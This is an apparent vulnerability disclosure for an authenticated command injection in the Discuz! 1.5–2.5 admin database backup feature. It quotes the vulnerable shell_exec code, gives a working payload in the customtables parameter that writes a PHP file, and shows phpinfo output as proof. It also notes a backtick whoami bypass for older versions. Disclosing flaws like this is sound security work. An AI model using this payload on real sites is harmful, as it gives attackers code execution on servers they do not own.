

# Discuz backend getshell

## Description

The database backup feature in source/admincp/admincp\_db.php in Discuz! 1.5 to 2.5 allows remote attackers to execute arbitrary PHP code.

## VulnerabilityType Other

Code Execution

## Vendor of Product

Tencent

## Affected Product Code Base

Discuz - 1.5 - 2.5

## Affected Component

affected source code file

## Attack Type

Remote

## Impact Code execution

true

## Attack Vectors

Attacker need login backend

## Has vendor confirmed or acknowledged the vulnerability?

true

## Discoverer

MitAh @ Chaitin Tech

## Detail

Take DiscuzX2.5 for example

source/admincp/admincp\_db.php

```
# line 296
@shell_exec($mysqlbin.'mysqldump --force --quick ' . ($db->version() > '4.1'
? '--skip-opt --create-options' : '-all') . ' --add-drop-table'.
($ _GET['extendins'] == 1 ? ' --extended-insert' : '').' . ($db->version() >
'4.1' && $ _GET['sqlcompat'] == 'MYSQL40' ? ' --compatible=mysql40' : '').'
--host="' . $dbhost . ($dbport ? (is_numeric($dbport) ? ' --port=' . $dbport : '
--socket="' . $dbport . '"' ) : '').' " --user="' . $dbuser . ' " --
password="' . $dbpw . ' " "' . $dbname . ' " "' . $tablesstr . ' > ' . $dumpfile);
```


```
# line 281
$tablesstr = '';
foreach($tables as $table) {
    $tablesstr .= '"' . $table . ' " ' ;
}
```

```
# line 143
$tables = & $ _GET['customtables'];
```

We can easily control the arg `$tablesstr` in function `shell_exec()` to execute code.

## POC


The screenshot displays the Discuz! Control Panel interface. The top navigation bar includes links for '首页', '全局', '界面', '内容', '用户', '门户', '论坛', '群组', '运营', '应用', '工具', '云平台', '站长', and 'UCenter'. The main content area is titled '站长 » 数据库 » 备份 [+]' (Administrator » Database » Backup [+]). The '数据库' (Database) section has tabs for '备份' (Backup), '恢复' (Restore), '升级' (Upgrade), '优化' (Optimize), and '校验' (Verify). A '技巧提示' (Tips) section contains two bullet points: '您当前的数据备份不包含 UCenter, 会影响到您的会员数据, 请点击 [这里](#) 单独备份 UCenter 数据' and '数据备份功能根据您的选择备份全部 Discuz! 数据, 导出的数据文件可用“数据恢复”功能或 phpMyAdmin 导入。' Below this is a link '显示全部提示...'. The '数据备份类型' (Data Backup Type) section shows two radio buttons: 'Discuz! 数据(不含UCenter)' and '自定义备份' (Custom Backup), with '自定义备份' selected. A list of tables to backup is shown, including 'pre\_common\_admincp\_cmenu', 'pre\_common\_admincp\_group', 'pre\_common\_admincp\_perm', and 'pre\_common\_admincp\_session'.



change `customtables[] = pre_common_admincp_cmenu">aaa; echo '<?php phpinfo(); ?>' > phpinfo.php #`



127.0.0.1/Discuz2.5/phpinfo.php
应用 news blogs ctf tools src skills misc oj

PHP Version 5.6.36


System	Darwin chenglejindeMacBook-Air.local 17.7.0 Darwin Kernel Version 17.7.0: Thu Jun 21 22:53:14 PDT 2018; root:xnu-4570.71.2~1/RELEASE_ARM64_t8020
Build Date	May 9 2018 04:20:54
Configure Command	./configure '--prefix=/Applications/XAMPP/xamppfiles' '--with-apxs2=/Applications/XAMPP/xamppfiles/bin/apxs' '--with-config-file-path=/Applications/XAMPP/xamppfiles/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gd-bm=/Applications/XAMPP/xamppfiles' '--with-jpeg-dir=/Applications/XAMPP/xamppfiles' '--with-png-dir=/Applications/XAMPP/xamppfiles' '--with-freetype-dir=/Applications/XAMPP/xamppfiles' '--with-zlib=yes' '--with-zlib-dir=/Applications/XAMPP/xamppfiles' '--with-openssl=/Applications/XAMPP/xamppfiles' '--with-xsl=/Applications/XAMPP/xamppfiles' '--with-ldap=/Applications/XAMPP/xamppfiles' '--with-gd' '--with-imap=bitnami/xamppunixinstaller56stack-osx-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/Applications/XAMPP/xamppfiles' '--with-mssql=shared,/Applications/XAMPP/xamppfiles' '--with-pdo-dblib=shared,/Applications/XAMPP/xamppfiles' '--with-sybase-ct=/Applications/XAMPP/xamppfiles' '--with-mysql-sock=/Applications/XAMPP/xamppfiles/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/Applications/XAMPP/xamppfiles/lib/instantclient' '--with-mcrypt=/Applications/XAMPP/xamppfiles' '--with-mhash=/Applications/XAMPP/xamppfiles' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/Applications/XAMPP/xamppfiles' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/Applications/XAMPP/xamppfiles' '--with-sqlite=shared,/Applications/XAMPP/xamppfiles' '--with-sqlite3=/Applications/XAMPP/xamppfiles' '--with-libxml-dir=/Applications/XAMPP/xamppfiles' '--enable-soap' '--with-xmlrpc' '--enable-popt' '--with-mysql=mysqlnd' '--with-pgsql=shared,/Applications/XAMPP/xamppfiles' '--with-icu-dir=/Applications/XAMPP/xamppfiles' '--enable-fileinfo' '--enable-phar' '--enable-zip' 'ac_cv_decimal_fp_supported=no' 'CC=gcc' 'CFLAGS=-I/Applications/XAMPP/xamppfiles/include/c-client -I/Applications/XAMPP/xamppfiles/include/libpng -I/Applications/XAMPP/xamppfiles/include/freetype2' 'O3' '-L/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles/include' '-l/Applications/XAMPP/xamppfiles/include/ncurses' '-arch' 'LD_FLAGS=-Wl,-rpath -Wl,/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles/include' '-arch' '-L/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles' 'CPPFLAGS=-I/Applications/XAMPP/xamppfiles/include/c-client -I/Applications/XAMPP/xamppfiles/include/libpng' '-L/Applications/XAMPP/xamppfiles/include/freetype2' 'CXX=g++'

## Additional Information

### Discuz - 1.5 - 2.0

```
$tables = $_G['gp_customtables']
```

use `addslashes()` to escape, but it still works by ``whoami``

### Discuz - 3.0 - 3.4

Developers wrote a bug, database backup feature doesn't work. However, the vuln still there.